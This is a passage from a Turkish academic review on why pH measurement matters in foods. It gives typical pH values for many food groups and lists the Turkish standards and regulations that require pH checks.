gibi özellikleri ile pH değerleri arasındaki ilişki açıklanarak, gıdalarda pH ölçümünün öneminden bahsedilmiştir.

Anahtar Kelimeler: pH, Asitlik, Gıda, Kalite, Gıda güvenliği.

The Importance of pH Measurement in Foods

Abstract

Various analyses are carried out on both raw materials and final products to ensure food safety and quality. Acidity is one of the important quality criterias in food. One of the most common and practical techniques used for acidity measurement is pH measurement. pH is one of the parameters used during raw material, semi-finished or final product quality control and product microbial safety examination. Each food has different pH values. Any deviation from these pH values is considered to be a problem with the product or process. In this study, it is aimed to evaluate the importance of pH measurement in foods from different perspectives, to examine product standards and legislation, and to provide knowledge to the literature and food industry by preparing a comprehensive review. In this context, pH values of some foods are given; in terms of legislation and standards, products for which pH should be measured as quality criteria are listed. It was mentioned that the pH measurement results obtained during the processes such as fermentation, canning, preservation and marination applied on foods may give clues about the various properties of the final product. In addition, for quality and food safety, the importance of pH measurement has been mentioned by explaining the relationship between the pH values of products such as meat, milk, vegetables, fruits and their various products, bakery products, fish farming waters and food disinfectants, and the properties such as spoilage, freshness, texture, color, flavor and ripening.

Keywords: pH, Acidity, Food, Quality, Food safety.

1. Giriş

Tüketicilerin yüksek kaliteli, minimum düzeyde işlenmiş, katkısız, raf ömrü uzun, kullanışlı ve güvenli gıda ürünleri talebini karşılamak için gıda endüstrisinde yoğun çalışmalar yapılmaktadır [1]. Dolayısıyla çiftlikten çatala, tarladan tabağa kadar, bir gıda hammaddesinin son ürün haline dönüşene dek geçirdiği her aşamada gerekli analizlerin yapılarak, kalite ve gıda güvenliği kriterlerinin sağlanması gerekmektedir. Bu amaçla bir gıdanın ya da hammaddesinin toplam asitlik ve alkalilik özelliklerinin saptanması, temel uygulamalar arasında önemli bir yere sahiptir. Bir ürünlerdeki toplam hidrojen iyonu (H^+)

konsantrasyonunun, kuvvetli bir baz ile titre edilebilirliğinin ölçüsü “toplam asitlik” olarak adlandırılmaktadır [2]. “Alkalilik” ya da “alkalinite” kavramı ise, bir asidi nötrleme özelliği şeklinde tanımlanmaktadır [3].

Gıda sektöründe kalite kriteri olarak daha çok “asitlik” kavramı önemlidir. Bazı gıda proseslerinde son ürün ya da hammadde kalitesinin değerlendirilmesi, uygulanacak işlem ve şartlarının netleştirilmesi ve proses basamaklarının izlenebilmesi için asitlik tayini gerçekleştirilmektedir. Asitliğin belirlenmesi için ise, pH ölçümü ya da titrasyon asitliği analizi yapılmaktadır [4]. pH ölçümü için genelde potansiyometrik ölçüm esasına dayanan pH metreler kullanılırken, asitliğin saptanması için titrasyon uygulaması yapılmaktadır [5].

Latince “pondus hydrogenii” (pondus= basınç, hidrogenyum= hidrojen) ifadesinin kısaltması olan pH [6], en genel anlamda bir ürünün asitliğinin derecesi olarak ifade edilmektedir [5]. Ayrıca pH, Eşitlik 1’de belirtildiği gibi hidrojen iyon konsantrasyonunun negatif logaritması olarak tanımlanmaktadır [7, 8].

$$\text{pH} = -\log[\text{H}^+] \quad (1)$$

Suda H^+ ve OH^- (hidroksil) iyonları konsantrasyonu (her ikisi de 1×10^{-7} mol/L) birbirine eşittir.



Bu iyonlaşma, suyun diğer çözünmüş maddeler tarafından ihtiyaç duyulduğunda H^+ iyonları vermesini veya almasını sağladığı için sulu çözeltilerin kimyasında büyük önem taşımaktadır. Eşitlik 2’ye kütle etkisi yasası uygulandığında, Eşitlik 3 elde edilmektedir.

$$[\text{H}^+] [\text{OH}^-] / [\text{H}_2\text{O}] = \text{sabit} \quad (3)$$

Saf su ve seyreltik çözeltilerde, iyonlarına ayrışmamış suyun konsantrasyonu sabit (K_s = suyun iyonik ürünü olarak adlandırılan bir sabit) (Eşitlik 4) kabul edilmektedir.

$$[H^+] [OH^-] = K_s \quad (4)$$

İyonlaşma, sıcaklığa bağlı olarak değişmektedir. Ancak yaklaşık 25°C 'de değeri $10^{-14} \text{ mol}^2.\text{dm}^{-6}$ 'dır ($K_s (0^\circ\text{C})=10^{-14.9}$, $K_s (25^\circ\text{C})=10^{-14.0}$, $K_s (60^\circ\text{C})=10^{-13.0}$). Bu, saf suda iyonlaşmanın çok az gerçekleştiği anlamına gelmektedir. Saf suda, H^+ ve OH^- iyonlarının konsantrasyonları eşittir (25°C 'de $[H^+][OH^-] = 10^{-14} \text{ mol}^2.\text{dm}^{-6}$ olduğundan $[H^+]$ (ya da $[OH^-]$) = $10^{-7} \text{ mol}.\text{dm}^{-3}$ 'tür). Kesin olarak doğru olması için, eşitlik (2), aşağıda yer alan Eşitlik (5) gibi yazılmalıdır [7].



pH değerleri 0-14 aralığındadır. Saf suyun pH değeri 7 (H^+ ve OH^- iyonlarının sayıları eşit) olduğundan, pH 7 "nötr" olarak, pH 7'nin altındaki değerler (ortamda H^+ iyonları sayısı fazla olduğunda) "asidik", pH 7'den büyük olanlar (ortamda OH^- iyonları sayısı fazla olduğunda) ise "bazik (alkali)" olarak kabul edilmektedir [1, 7].

Bir gıdanın pH değeri, o gıdanın içerdiği serbest hidrojen iyonlarının doğrudan bir fonksiyonudur. Gıdalarda mevcut bulunan ve gıdaya farklı ekşi tatları veren asitler, hidrojen iyonlarını serbest bırakarak dissosiyasyon olmaktadır. Bu nedenle pH, bir serbest asitlik (aktüel asitlik) ölçüsü olarak tanımlanabilmektedir [1]. Dolayısıyla gıdaların pH'nın ölçülmesinde kullanılacak ekipman ve metotlar, sonucun doğruluğu, kesinliği ve hassasiyeti için oldukça önemlidir [9]. Geleneksel olarak pH ölçümü, ortamdaki hidrojen iyonuna (H^+) karşı duyarlı bir cam elektrot, bir referans elektrot (hidrojen, kinhidron, antimon ve bizmut) ve yüksek empedans girişi içeren pH metreler yardımıyla gerçekleştirilmektedir [6, 10, 11, 12]. Referans elektrot, ortamdaki hidrojen iyonu konsantrasyonuna göre elektrik akımı sağlayarak, ölçüm yapılmasına olanak sağlamaktadır [11]. Ayrıca pH ölçümü için çeşitli

alternatif yöntemler ve cihazlar da (renk indikatörü pH çubukları, fotometreler vb. gibi) mevcuttur. Ancak mevcut yöntemlerin ve cihazların pratik kullanımı çoğunlukla atmosferik basınç pH ölçümü ile sınırlıdır [6, 10]. Örneğin yüksek basınçlı sistemlerde pH ölçümü için cam elektrot tertibatlarının kullanımı, camın kırılabilir olması nedeniyle uygun değildir [10]. Bu gibi nedenlerle piyasada sektörün ihtiyaçlarına göre kırılabilir cam yerine silikon mikroçipten oluşan yarı iletken teknolojilerini kullanan ISFET (iyon duyarlı alan etkili transistör, “ion-sensitive field-effect transistor”) pH sensörleri de mevcuttur. Ancak bu sensörlerden gelen sinyaller, standart pH ölçerlerle analiz edilememektedirler [6, 13]. Dolayısıyla gıdanın yapısı ve ölçüm ortamı baz alınarak, pH ölçümü gerçekleştirilmelidir.

Bu çalışmanın amacı pH'nın gıdalar açısından öneminin geniş bir perspektifle irdelenmesi, gıda çeşidi bazında literatür çalışmalarında, standartlarda (TS: Türk Standardı) ve mevzuatta (Türk Gıda Kodeksi ilgili ürün tebliğleri) belirtilen limit değerlerin derlenmesi ve geniş kapsamlı bir araştırma yapılarak gıda sektörüne ve literatüre bir kaynak oluşturulmasıdır.

2. Gıda ve pH Değerleri

Gıdanın yapısındaki bileşenler arasında biyokimyasal etkileşimler (denatürasyon, jelatinizasyon, enzimatik ve Maillard reaksiyonu gibi enzimatik olmayan reaksiyonlar, mikrobiyal faaliyet, renk, aroma ve yapısal değişiklikler vb.) söz konusudur [1, 14]. Bu etkileşimlerden faydalanılarak bir gıda hammaddesinin ya da son ürünün pH gibi kriterlerindeki değişimin ölçülmesi, gıdanın güvenliği ve kalitesi hakkında önemli ve belli ölçülerde bilgi sağlayabilmektedir [1]. Eğer ürün formülasyonuna göre eklenen herhangi bir maddeden dolayı ürünün pH'nın artması ya da azalma durumu söz konusu değilse, gıdaların genel olarak sahip olduğu kabul edilen pH değerlerinin (Tablo 1-7) dışına çıkması, ürün kalitesinde sorun olduğu konusunda fikir verebilir. Şekil 1'de bazı gıdaların pH skalasına göre gruplandırılması gösterilmiştir.



Şekil 1: Bazı gıdaların pH skalasına göre gruplandırılması [15]

Mikrobiyal bozulmayı (özellikle bakteri kaynaklı) belirlemek için klasik yöntemler dışında, polimeraz zincir reaksiyonu (PCR, “Polymerase Chain Reaction”), enzime bağlı immünolojik test (ELISA, “Enzyme-Linked ImmunoSorbent Assay”) ve DNA/RNA hibridizasyonu gibi modern yöntemlerden de yararlanılmaktadır. Ancak bu yöntemler zaman alıcı, hacimli ve pahalı olmaları nedeniyle, portatif tüketici uygulamaları için uygun değildirler. Minyatürleştirilmiş elektrokimyasal biyosensörler, bakteri tespiti için umut verici olarak görülmektedir. Bunların arasında potansiyometrik sensörler, pH algılama yoluyla bakteri konsantrasyon bilgilerini voltaja dönüştürebilmektedir. Bakterilerin metabolik mekanizması nedeniyle, üretilen asetat, laktat ve süksinat gibi asidik maddeler, kültür ortamının iyonik bileşimini değiştirmektedir. Belli bir ortam hacmi için, bakteri konsantrasyonu ne kadar yüksek olursa, asitlik oranı o kadar yüksek olmakta ve daha büyük bir pH değişikliğine yol açmaktadır. Bu nedenle, ortam pH farkını tespit ederek, bakteri konsantrasyonun ölçülmesi mümkündür. pH değerindeki 0.01’lik küçük bir değişiklik, gıda hijyeni açısından önemlidir [13].

pH değeri ile birçok gıdanın çeşitli özellikleri tahmin edilebilmektedir. Örneğin meyvenin tazeliği veya şarabın tadının tatlılık ya

da acılığı gibi özellikler, et ve sosis gibi et ürünlerinin olgunlaşması, pH değerinin izlenmesi ile anlaşılabilir [6, 16]. Bu örnekleri çeşitlendirmek mümkündür. Aşağıdaki başlıklar altında bazı ürünler için pH'ın öneminden bahsedilmiştir.

2.1. Meyve - Sebze ve pH Değerleri

Hasat sonrası tarladan sofraya dağıtım sırasında, taze meyve ürünlerinin zarar görmesi veya kullanıma elverişsiz olması nedeniyle, kalite kayıplarını önlemek için kalite takibi amacıyla klasik olarak sıcaklık ve nem gibi ortam koşulları sürekli izlenmektedir. Ancak meyvelerin kalitesi hakkında bu parametreler sadece dolaylı olarak bilgi sağlamakta, meyvelerin olgunlaşma durumu gibi diğer özellikler hakkında bilgi vermemektedir. Olgunlaşma, yeşil meyvenin oldukça lezzetli, besleyici ve renkli meyveye dönüştürüldüğü önemli bir aşamadır. Örneğin üzüm gibi meyvelerin olgunluğunun saptanmasında pH değişikliği yoluyla olgunlaşma değerlendirilebilmektedir. Çünkü olgunlaşma aşamalarında uçucu organik asit miktarına bağlı olarak pH değerleri de değişmektedir [17].

Olgunlaşma dışında, meyvelerin kimyasallarla muamele edilip edilmediği konusunda da pH ölçümünden yararlanılabilmektedir. Formalin, gıdaların (özellikle meyveler) daha uzun süre taze görünmesini sağlamak için sıklıkla kullanılan, çevre ve insan sağlığı üzerinde toksik etkilere sahip olan organik kimyasal bir maddedir. Formaldehit ve sudan oluşan bu madde, belirgin bir pH karakteristiğine sahiptir. Meyvelerdeki formalini, çözeltinin pH'ına göre çıkış voltajı veren bir pH sensörü kullanarak tespit etmek mümkündür [18].

Ayrıca gıda tazeliğinin gerçek zamanlı izlenmesi için yenilebilir malzemelere dayanan geliştirilmiş kolorimetrik pH sensörü filmler de söz konusudur. Ahmad ve ark. [19] tarafından deniz ürünleri üzerinde yapılan bir çalışmada, yenilebilir bitkiler *Clitoria sp.* ve *Brassica sp.*'den elde edilen karışık doğal boyaların karagenan filme uygulanmasıyla elde edilen kolorimetrik pH sensörü geliştirilmiş ve başarıyla uygulanmıştır.

Meyve-sebze suyu teknolojisinde pH kontrolü, ürüne durultma yapılması sırasında da önemli bir parametredir. Ayrıca jelatinizasyon (marmelat, reçel, ya da jöle yapımı gibi) işleminin takibi için pH ölçümü önemlidir [20]. Örneğin kristallenmenin önlenmesi için, ürüne sitrik asit eklenerek pH 2.8 civarına düşürülmektedir. pH'ın bu değerlerde olmaması, pektin ve asit yetersizliği sonucu iyi bir jelatinizasyon yapılamayacağına göstergesidir [21]. Tablo 1'de bazı meyve ve sebzelerin sahip olduğu pH değerleri özetlenmiştir.

Tablo 1. Bazı meyve ve sebzelerin sahip olduğu pH değerleri [22].


| Ürün | pH | Ürün | pH |
|-------------------------|-----------|---------------------|-----------|
| Çeşitli sebzeler | | | |
| Brüksel lahanası | 6.0 - 6.3 | Havuç suyu | 6.4 |
| Bezelye (dondurulmuş) | 6.4 - 6.7 | Havuç (taze) | 4.9 - 5.2 |
| Bezelye (konne) | 5.7 - 6.0 | Ispanak (pişmiş) | 6.6 - 7.2 |
| Bezelye (kurutulmuş) | 6.5 - 6.8 | Ispanak (taze) | 5.5 - 6.8 |
| Bezelye (taze) | 5.8 - 7.0 | Lahana (taze) | 5.2 - 6.0 |
| Domates (taze) | 4.2 - 4.9 | Mantar (pişmiş) | 6.0 |
| Domates salçası (konne) | 3.5 - 4.0 | Maydanoz | 5.7 - 6.0 |
| Çeşitli meyveler | | | |
| Çilek (dondurulmuş) | 2.3 - 3.0 | Kayısı (kurutulmuş) | 3.6 - 4.0 |
| Çilek (taze) | 3.0 - 3.5 | Kayısı (taze) | 3.3 - 4.0 |
| Elma (kırmızı, taze) | 3.9 | Limon suyu (konne) | 2.3 |
| Elma suyu | 3.4 - 4.0 | Limon (taze) | 2.2 - 2.4 |
| Greyfurt suyu | 3.0 | Mango | 3.9 - 4.6 |
| Greyfurt (taze) | 3.0 - 3.3 | Portakal suyu | 3.6 - 4.3 |
| Hurma | 6.3 - 6.6 | Portakal (taze) | 3.1 - 4.1 |
| Karpuz | 5.2 - 5.8 | Üzüm | 3.4 - 4.5 |

2.2. Hayvansal Kaynaklı Gıdalar ve pH Değerleri

Hayvansal kaynaklı gıdalardan et ve deniz ürünleri, süt ve süt ürünleri ve yumurta ve yumurta ürünleri açısından pH önemli bir kalite ve gıda güvenliği kriteridir.

2.2.1. Et, deniz ürünleri ve pH Değerleri

Bazı gıdalar için protein ekstraksiyonu ve denatürasyon derecelerinin saptanması için asitlik ölçümü yapılmaktadır. Çünkü proteinlerin çöktüğü ve çözündüğü pH değerleri bilindiği takdirde, asitlik bu pH aralığına ayarlanabilmektedir [20]. Bu özellik en fazla et ürünleri için önemlidir. Et ve et ürünlerinin pH'ı 4.5-6.0 arasında değişmektedir. Et endüstrisinde, kesimden sonraki pH'taki düşüşe göre DFD ("dark-firm-dry"/koyu-sert-kuru) eti, normal et ve PSE eti ("pale-soft-exudative"/soluk-yumuşak-sulu) olmak üzere üç farklı et türü kullanılmaktadır. Şekil 2'de, kesimden sonra farklı et türlerinin pH eğrileri gösterilmiştir [6].



Şekil 2. Kesimden sonra farklı et türlerinin pH eğrileri [6]

Şekil 2'den de görülebileceği gibi DFD etinin pH'ı çok yavaş, PSE etinin pH'ı ise nispeten hızlı düşmektedir. pH'ın düşüş hızı, etin belirli işleme prosesleri için uygunluğunun göstergesi olabilmektedir. Örneğin PSE eti, yüksek kuruma kayıpları ve soluk renginden dolayı çiğ jambon üretimine uygun değildir [6].

Özellikle sucuk sosis gibi ürünlerin üretiminde hammadde olarak kullanılacak etlerin işlenebilirlik, verim ve maliyet açısından su tutma kapasitesinin yüksek olması istenmektedir. Su tutma kapasitesi, etin doğal olarak barındırdığı suyu yapısında tutabilme kabiliyetidir [23]. pH'ı 7'ye yakın olan etlerde proteinlerin su tutma kapasitesi yüksektir. Dolayısıyla ham etin kalite kontrolünde, pH önemli bir kriterdir [20]. Kasın ete dönüşmesi sırasında, dokuda laktik asit birikerek etin pH değerinde bir azalmaya yol açmaktadır. pH değeri, başlıca proteinlerin, özellikle miyozinin (pI=5.4) izoelektrik noktasına (pI) ulaştığında, proteinin net yükü "sıfır" olmakta, yani proteinler üzerindeki pozitif ve negatif yüklerin sayıları eşitlenmektedir. Kesim sonrası pH'taki bu düşüşün yanı sıra, proteoliz ve protein oksidasyonu da etin su tutma kapasitesini etkilemektedir [24].

Salam ve sosis gibi emülsifiye et ürünlerinde, su ve yağ bağlama kapasitesini, dolayısıyla emülsiyon kapasitesini arttırmak amacıyla uygun gıda katkı maddeleri (emülsifiyerler) kullanılarak pH'ın yükseltilmesi sağlanmaktadır. Pastırma ve sucuk gibi ürünlerin kurutulması gibi bazı durumlarda, ürün pH'ı düşürülerek etin su tutma kapasitesi azaltılmakta ve kuruma süresinin kısaltılması sağlanabilmektedir [20].

Etlerde ölçüm için kullanılan pH elektrodu, protein kontaminasyonuna karşı hassas olmamalıdır. Aksi takdirde elektrodun ömrü ve reaksiyon süresi çok hızlı bir şekilde azalmaktadır. Günümüzde et endüstrisinde kullanımı pratik çeşitli ekipmanlar mevcuttur [6].

pH faktörü, etlerin marinasyon prosesi için de oldukça önemlidir. Marinasyon asidik ya da bazik olarak uygulanabilmektedir. Daha çok asidik marinasyon tercih edilmekte olup, bu amaçla organik asit çözeltileri, sirke, şarap ve meyve sularından yararlanılmaktadır [25]. Marine edilen etlerin pH'ı genelde düşmektedir. Bu pH düşüşü, etin daha parlak görünerek albenisini artırırken, özellikle pH 6'nın (izoelektrik nokta) altına düştüğünde, proteaz aktivitesi sonucu [26] protein hidrolizasyonu ve kolajenin çözünmesini gerçekleştirmekte, sululuk ve yumuşaklık gibi etin duyu özelliklerini geliştirerek ürüne değer katmaktadır [1, 27, 28, 29, 30]. pH 5.8–6.3 arasında ise et sertliğinin

artabildiği belirtilmektedir [26]. Aynı zamanda marinasyon ile pişirme kayıplarının da önüne geçilebilmektedir [1]. Bazı et çeşitlerinin sahip olduğu pH değerleri, Tablo 2’de verilmiştir.

Tablo 2. Bazı et çeşitlerinin sahip olduğu pH değerleri [22, 31, 32, 33, 34].

| Ürün | pH | Ürün | pH |
|--|-------------|---------------------------|-----------|
| Çeşitli et ürünleri | | | |
| Domuz eti | 5.3 - 6.9 | Sığır eti (konserve) | 5.8 |
| Jambon | 5.9 - 6.1 | Sığır eti (olgunlaşmış) | 7.0 |
| Kuzu eti | 5.4 - 6.7 | Sığır eti (olgunlaşmamış) | 5.9 - 6.1 |
| Sığır eti (çekilmiş) | 6.6 | Tavuk eti | 6.5 - 6.7 |
| Fermente sucuk | 5.4 - 5.8 | Pastırma | 4.5 - 5.8 |
| Çeşitli balık ve deniz ürünleri | | | |
| Hamsi | 6.77 | Ringa balığı | 6.1 - 6.4 |
| İstiridye | 4.8 - 6.3 | Somon | 6.1 - 6.3 |
| Karides | 6.8 - 7.0 | Tatlı su balığı | 6.9 - 7.3 |
| Mersin balığı | 5.5 - 6.0 | Ton balığı | 5.2 - 6.1 |
| Palamut | 5.41 - 5.66 | Yengeç | 7.0 |

2.2.2. Süt ürünleri ve pH Değerleri

Çiğ sütün pH’ı 6.4-6.8 arasında değişmektedir [35]. Sağımı yeni yapılan süt asidik reaksiyon (ilk asitlik) göstermektedir. Ancak bu özelliği zamanla azalmaktadır. Bekleme süresi ve sağım koşullarına bağlı olarak mikroorganizmalarla kontamine olabilmekte ve mikroorganizma (laktik asit bakterileri gibi) faaliyeti sonucu laktozu laktik aside parçalayarak, asitliği (gelişen asitlik) yükseltebilmektedir [36]. Çiğ sütün pH’ı 6.8’den yüksek ölçüldüğünde hayvanın mastitis hastalığı geçirdiği ya da sütün asitliğini maskeleyerek amacıyla içerisine kostik olarak bilinen sodyum hidroksit katılarak taşış yapıldığı düşünülebilmektedir. pH’ı 6.5’den düşük olan sütlerin ise ağız sütü olduğu ya da sütte asitlik artışından dolayı kesilme olabileceği öngörülmektedir. Dolayısıyla pH açısından sorunlu sütlerin işletmeye kabul edilmemesi gerekmektedir [37].

pH'nin süt tazeliğinin bir göstergesi olarak kullanılmasıyla ilgili yapılan bir çalışmada modern bir analitik araç olarak elektronik dil (e-dil) geliştirilmiştir. E-dil, sıvı veya katı numunelerin tadını ölçen ve karşılaştıran bir sensör sistemidir. İnsan tat sistemi, tat reseptörleri olarak hareket eden kimyasal sensörlerle taklit edilmekte ve potansiyometrik tepkinin bir fonksiyonu olarak elektrik sinyalleri üretilmektedir [38]. Tablo 3'te bazı süt ürünlerinin sahip olduğu pH değerleri derlenmiştir.

Tablo 3. Bazı süt ürünlerin sahip olduğu pH değerleri [22, 39, 40, 41, 42].

| Ürün | pH | Ürün | pH |
|--------------------------|-----------|-------------------------|-------------|
| Bazı süt ürünleri | | | |
| Krema (tatlı) | 6.5 | Tereyağı | 6.1 - 6.4 |
| Süt | 6.2 - 7.3 | Yoğurt | 4.0 - 4.5 |
| Çeşitli peynirler | | | |
| Beyaz peynir | 4.5 | Ezine peyniri | 4.77 - 5.06 |
| Camembert peyniri | 7.44 | İsviçre gravyer peyniri | 5.1 - 6.6 |
| Çedar peyniri | 5.9 | Krem peynir | 4.88 |
| Edam peyniri | 5.4 | Rokfor peyniri | 5.5 - 5.9 |
| Erzincan tulum Peyniri | 5.30 | Süzme peynir | 5.0 |

2.2.3. Yumurta ürünleri ve pH Değerleri

Yumurta ve ürünleri insanlar için çok iyi bir gıda olmasının yanı sıra, mikrobiyal gelişim için de iyi bir besin kaynağı olması nedeniyle oldukça riskli bir üründür. Yumurta akı pH değeri depolama başında yaklaşık 7.6 civarında iken, üç gün süreyle depolama sonucunda pH değeri 9.6 civarına yükselmektedir. Fakat taze yumurta sarısının pH değeri yaklaşık olarak 6.8 civarındadır [43]. Günümüzde endüstriyel birçok üründe de hammadde olarak kullanılan yumurta ve ürünlerinde mikrobiyal gelişimin ve depolama güvenliğinin kontrolü için pH değerinin kontrol edilmesi önemli bir basamaktır. Tablo 4'te bazı fırıncılık ürünlerin sahip olduğu pH değerleri belirtilmiştir.

Tablo 4. Bazı fırıncılık ürünlerin sahip olduğu pH değerleri [22, 43].

| Ürün | pH | Ürün | pH |
|---------------------|-----------|---------------------|-----------|
| Yumurta beyazı | 7.0 - 9.0 | Yumurta sarısı | 6.4 - 6.8 |
| Yumurta beyazı tozu | 6.5 - 7.5 | Yumurta (tümü) tozu | 7.1 - 7.9 |

2.3. Fermente Ürünler ve pH Değerleri

Fermente ürünlerin pH değeri fermantasyon prosesinde hem enzimlerin hem de mikrobiyal (laktik asit bakterileri vb.) faaliyetlerin düzenli yürütülmesi için oldukça önemlidir. Ürün veriminin artırılması için, pH'ın optimum bir değerde tutulması ve proses süresince kontrol edilmesi gerekmektedir [6, 20, 44]. Fermente et ve süt ürünleri, kendi grupları içerisinde bahsedildiği için ayrıca bu bölümde yer verilmiştir. Tablo 5'te bazı fermente ürünlerin pH değerleri verilmiştir.

Tablo 5. Çeşitli fermente ürünlerin sahip olduğu pH değerleri [22, 45, 46, 47, 48, 49, 50].

| Ürün | pH | Ürün | pH |
|-----------|-------------|---------|-------------|
| Boza | 3.16 - 4.02 | Şalgam | 3.3 - 3.8 |
| Hardaliye | 3.54 - 4.33 | Şarap | 2.0 - 3.8 |
| Kefir | 4.2 - 4.6 | Tarhana | 3.8 - 4.2 |
| Sirke | 2.0 - 3.4 | Turşu | 3.91 - 4.11 |

2.4. Fırıncılık ürünleri ve pH Değerleri

Fırıncılık ürünlerinde pH ölçümü genellikle hamur kabarmasını kontrol etmek için kullanılmaktadır. Genel olarak hamurdaki yüksek pH değerleri, pişmiş ürünlerde hacim kaybına ve hoş olmayan katılığa neden olmaktadır. pH çok düşükse, bisküvilerde parçalanma görülmektedir. pH 7.0-8.0 arası değerler ideal olarak kabul edilmektedir [6]. Özellikle ekşi hamur ürünlerinde nişastanın glikozidik bağları, yüksek

pH'da stabil iken, düşük pH'da hidrolize olmaktadır. Ekşi hamurun düşük pH değeri, nişasta retrogradasyonunun düşürülmesini sağlamaktadır [51]. Fırıncılık ürünlerinde pH'ın izlenmesi, kaliteli ürün standardizasyonuna yardımcı olmaktadır. Piyasada bu amaçla çeşitli pH metreler (esnek malzemeler için penetrasyon elektrotlu pH metreler gibi) kullanılmaktadır [6]. Bazı hayvansal ürünlerin sahip olduğu pH değerleri Tablo 6'da verilmiştir.

Tablo 6. Bazı fırıncılık ürünlerin sahip olduğu pH değerleri [22, 52, 53].

| Ürün | pH | Ürün | pH |
|------------|-----------|------------|-------------|
| Bisküvi | 7.1 - 7.3 | Ekler | 4.4 - 4.5 |
| Buğday unu | 6.0 - 6.3 | Ekşi ekmek | 5.04 |
| Ekmek | 5.3 - 5.8 | Kek | 6.26 - 6.80 |

2.5. Çeşitli ürünler ve pH

Yukarıda bahsedilen sınıfların dışında kalan bazı ürünlerin sahip olduğu pH değerleri Tablo 7'de özetlenmiştir.

Tablo 7. Çeşitli ürünlerin sahip olduğu pH değerleri [22].

| Ürün | pH | Ürün | pH |
|------------|-----------|--------------------|-----------|
| Bal | 3.9 | Mısır nişastasası | 4.0 - 7.0 |
| Havyar | 5.4 | Mısır şurubu | 5.0 |
| Kakao tozu | 6.3 | Pekmez | 5.0 - 5.5 |
| Kuru üzüm | 3.8 - 4.0 | Reçeller / Jöleler | 3.1 - 3.5 |
| Maya | 3.0 - 3.5 | Şeker | 5.0 - 6.0 |
| Mayonez | 4.2 - 4.5 | Zencefil gazozu | 2.0 - 4.0 |

3. Mevzuat ve Standartlar Açısından pH Değerleri

Gıdaların, mevzuat (TGK: Türk Gıda Kodeksi) ya da standartlara (TS: Türk Standardı) uygunluğunun tespitinde de pH ölçümünden yararlanılmaktadır. pH değeri, hammadde, yarı mamül ya da son ürün kalite kontrolü ve ürün mikrobiyal güvenliği için kullanılan parametrelerden biridir. Tablo 8’de mevzuat ve standartlar açısından, kalite kriteri olarak pH ölçümünün yapılması gereken ürünler verilmiştir.

pH değeri, turşu, meyve suyu veya peynir gibi şarküteri ürünlerinin olgunlaşma derecesi ve özellikle fermantasyon prosesinde hem enzimlerin hem de mikrobiyal faaliyetlerin düzenli yürütülmesi için oldukça önemlidir. Proses veriminin artırılması için, pH’ın optimum bir değerde tutularak proses boyunca kontrol edilmesi gerekmektedir [6, 20, 44, 83].

Gıdaların renk, aroma (tat, koku) ve yapısal özellikleri pH’a bağlı olarak değişebilmektedir [20]. Gıda ürünlerinin dokusu, tüketicinin kabulünü etkilediği için en önemli kalite özelliklerinden biridir. Sebze ve meyvelerde, doku genellikle hücre duvarı yapısı ve bileşimi, aynı zamanda hücre morfolojisi, boyutu, şekli, paketlenme, içerik ve turgor gibi diğer faktörlerle de ilgilidir. Isıl işlem pektik polisakaritlerde belirgin bir bozulmaya sebep olarak, hücreler arası yapışmanın azalmasına ve pH 4.5’de artan yumuşamaya neden olmaktadır [84]. Et ve balığın dokusu ise, glikoliz oranı, ölüm sonrası sıcaklık düşüşü ve kaslardaki nihai pH ile ilişkilidir [1, 85]. Tablo 8’de mevzuat ve standartlar açısından, kalite kriteri olarak pH ölçümünün yapılması gereken ürünler listelenmiştir.

Tablo 8. Mevzuat ve standartlar açısından, kalite kriteri olarak pH ölçümünün yapılması gereken ürünler

| Ürün Grupları | Ürün | İlgili Tebliğ ya da TS |
|------------------------------|--|--|
| Bazı et ürünleri | Sucuk, pastırma | TGK (2018/52) Et, Hazırlanmış Et Karışımları ve Et Ürünleri Tebliği [54] TS 1070 Türk Sucuğu [32] |
| | Döner (pişmemiş) | TS 1071 Pastırma [31] TS 11859 Döner Eti- pişmemiş [55] |
| | Kurutulmuş jambon | TGK (2018/52) Et, Hazırlanmış Et Karışımları ve Et Ürünleri Tebliği [54] |
| | Tütsülenmiş dil | TS 11523 Tütsülenmiş Dil [56] |
| | Et suyu | TS 7440 Et Suyu Ürünleri [57] |
| | Kavurma | TS 978 Kavurma [58] |
| | Kıyma | TS 11566 Et ve Et ürünleri- Kıyma [59] |
| | Salam | TS 979 Salam [60] |
| | Sosis | TS 980 Sosis [61] |
| Lakerda | TS 11167 [62] | |
| Bazı peynir türleri | Beyaz peynir | TS 591 Beyaz Peynir [39] |
| | Eritme peyniri | TS 2176 Eritme Peynir [63] |
| | Hellim peyniri | TS 12513 Hellim Peynir [64] |
| | Lor peyniri | TS 13358 Lor Peyniri [65] |
| | Otlu peynir | TS 13205 Otlu Peynir [66] |
| Diğer bazı ürünler | Domates salçası, biber salçası, domates püresi | TGK (2020/19) Salça ve Benzeri Ürünler Tebliği [36] |
| | Reçeller | TGK (2006/55) Reçel, Jöle, Marmelat ve Tatlandırılmış Kestane Püresi Tebliği [67] |
| | Marmelatlar | TS 3734 Marmelatlar [68] |
| | Bal | TS 3036 Bal [69] |
| | Üzüm pekmezi | TGK (2017/8) Üzüm Pekmezi Tebliği [70] TS 3792 Üzüm Pekmezi [71] |
| | Dut pekmezi | TS 12001 Dut Pekmezi [72] |
| | Dondurulmuş milföy hamuru | TS 12230 Milföy Hamuru (Yaprak Hamur) [73] |
| | Sert şeker | TS 13555 Sert Şekerleme-Dolgulu ve Dolgusuz [74] |
| | Glikoz şurubu | TS 10752 Glikoz Şurubu-Yenilebilir [75] |
| | Limon sosu | TS 13551 Limon Sosu [76] |
| | Ketçap | TS 5282 Ketçap [77] |
| | Nar ekşisi | TS 12720 Nar Ekşisi [78] |
| | Mayonez | TS 9777 Mayonez [79] |
| | Şalgam suyu | TS 11149 Şalgam suyu [45] TGK (2006/33) Bira Tebliği [80] |
| | Bira | TS 2259 Bira [81] |
| Bulyon | TS 7440 Et Suyu Ürünleri [57] | |
| İçme, kaynak ve kulanma suyu | İnsani Tüketim Amaçlı Sular Hakkında Yönetmelik [82] | |

pH değeri meyvelerin, sebzelerin ve etlerin renginden sorumlu pigmentler (örneğin klorofil, karotenoidler, antosiyaninler, miyogloblin vb.) üzerinde önemli bir etkiye sahiptir. İşlenmiş meyve ve sebzelerin renk bileşikleri, mikroorganizma varlığı ve enzimlerin inaktivasyonu veya etkisizliği nedeniyle işleme sırasında değişebilmekte, bu durumda gıdada istenmeyen kimyasal reaksiyonlara (hem enzimatik hem de enzimatik olmayan) neden olabilmektedir [1, 86, 87].

